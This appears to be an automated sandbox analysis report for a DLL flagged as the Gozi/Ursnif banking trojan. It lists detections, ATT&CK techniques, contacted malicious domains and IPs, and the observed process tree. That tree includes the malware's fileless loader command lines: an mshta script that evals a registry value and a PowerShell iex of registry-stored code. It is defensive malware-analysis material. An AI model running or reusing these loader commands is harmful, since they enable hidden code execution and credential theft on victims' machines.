ID: 343316
Sample Name: out.dll
Cookbook: default.jbs
Time: 19:08:29
Date: 22/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report out.dll

Overview


General Information

Sample Name:	out.dll
Analysis ID:	343316
MD5:	2ff0ff62b5cf7e70…
SHA1:	9d60d24299762f4.
SHA256:	09029ff1f317ccfd..
Tags:	dll

Most interesting Screenshot:



Detection




Gozi Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Gozi e-Banking trojan
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …
- Disables SPDY (HTTP compression…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 7156 cmdline: loaddll32.exe 'C:\Users\user\Desktop\out.dll' MD5: 2D39D4DFDE8F7151723794029AB8A034)
  - control.exe (PID: 6328 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
    - rundll32.exe (PID: 6440 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- iexplore.exe (PID: 6564 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5060 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6564 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5760 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6564 CREDAT:17420 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 3180 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6564 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5564 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5536 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5620 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6360 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6236 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES9BB5.tmp' 'c:\Users\user\AppData\Local\Temp\f1lrerxf\CSC9A4B28F2F0C74BBFAD6D775E23C8FA61.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 4792 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 3940 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESAC30.tmp' 'c:\Users\user\AppData\Local\Temp\ntdrbunx\CSC5967AF4362DF4FAC8293E16849360B0.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3092 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 4252 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 3548 cmdline: cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\76B1.bi1' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_0_x64",
  "version": "250171",
  "uptime": "220",
  "system": "c5b25fbc4c2f6e09b15c0beea689b7f6hhN",
  "size": "201280",
  "crc": "2",
  "action": "00000000",
  "id": "1100",
  "time": "1611371427",
  "user": "3d11f4f58695dc15e71ab15cd837ada4",
  "hash": "0x3cfb7f6d",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000024.00000002.569771101.000002067578E000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000024.00000002.569771101.000002067578E000.00000004.00000001.sdmp	GoziRule	Win32.Gozi	CCN-CERT	• 0x8f0:$: 63 00 6F 00 6F 00 6B 00 69 00 65 00 73 00 2E 00 73 00 71 00 6C 00 69 00 74 00 65 00 2D 00 6A 00 ...
00000000.00000003.471442010.0000000003B38000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000023.00000002.714776088.0000021DB8A3E000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000023.00000002.714776088.0000021DB8A3E000.00000004.00000001.sdmp	GoziRule	Win32.Gozi	CCN-CERT	• 0x8f0:$: 63 00 6F 00 6F 00 6B 00 69 00 65 00 73 00 2E 00 73 00 71 00 6C 00 69 00 74 00 65 00 2D 00 6A 00 ...

Click to see the 30 entries

Sigma Overview

System Summary:


Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file

Compliance:

- Uses 32bit PE files
- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Detected Gozi e-Banking trojan
- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

- Malicious sample detected (through community Yara rule)
- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Injects code into the Windows Explorer (explorer.exe)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor and
Valid Accounts 1	Windows Management Instrumentation 2	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingr Tra
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Obfuscated Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth	Enc Cha
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Process Injection 8 1 3	Software Packing 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non App Lay Pro
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	System Information Discovery 4 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	App Lay Pro
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fall Cha
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Security Software Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mul Cor
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Cor Use
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Lay
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 8 1 3	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Wel
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Pro


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
out.dll	37%	Virustotal		Browse
out.dll	46%	ReversingLabs	Win32.Trojan.GenCBL	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.1040000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
0.2.loaddll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
app.crasa.at	2%	Virustotal		Browse
c56.lepini.at	8%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
api10.laptok.at	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://ns.adobe.cmg	0%	Avira URL Cloud	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
app.crasa.at	128.14.142.220	true	false	• 2%, Virustotal, Browse	unknown
c56.lepini.at	45.138.24.6	true	true	• 8%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	45.138.24.6	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	45.138.24.6	true	false	• 11%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.de/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://universalstore.streaming.mediaservices.windows.net/411ee20d-d1b8-4d57-ae3f-af22235d79d9/1f8e1	RuntimeBroker.exe, 00000025.00 000000.580472271.0000021913216 000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	loaddll32.exe, 00000000.000000 03.545737317.00000000013C0000. 00000004.00000001.sdmp, powers hell.exe, 00000017.00000003.53 9190602.000001F7F6630000.00000 004.00000001.sdmp, explorer.exe, 00000020.00000002.723498987 .0000000004E1E000.00000004.000 00001.sdmp, control.exe, 00000 021.00000002.568818148.0000000 000B0E000.00000004.00000001.sdmp, RuntimeBroker.exe, 0000002 3.00000002.714776088.0000021DB 8A3E000.00000004.00000001.sdmp, rundll32.exe, 00000024.00000 002.569771101.000002067578E000 .00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	loaddll32.exe, 00000000.000000 03.545737317.00000000013C0000. 00000004.00000001.sdmp, loaddl l32.exe, 00000000.00000002.566 786483.0000000001380000.000000 40.00000001.sdmp, powershell.exe, 00000017.00000003.53919060 2.000001F7F6630000.00000004.00 000001.sdmp, explorer.exe, 000 00020.00000002.723498987.00000 00004E1E000.00000004.00000001. sdmp, control.exe, 00000021.00 000002.568818148.0000000000B0E 000.00000004.00000001.sdmp, Ru ntimeBroker.exe, 00000023.0000 0002.714776088.0000021DB8A3E00 0.00000004.00000001.sdmp, rund ll32.exe, 00000024.00000002.56 9771101.000002067578E000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000020.0000000 0.564502715.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000020.0000000 0.561705188.0000000007693000.0 0000002.00000001.sdmp	false		high

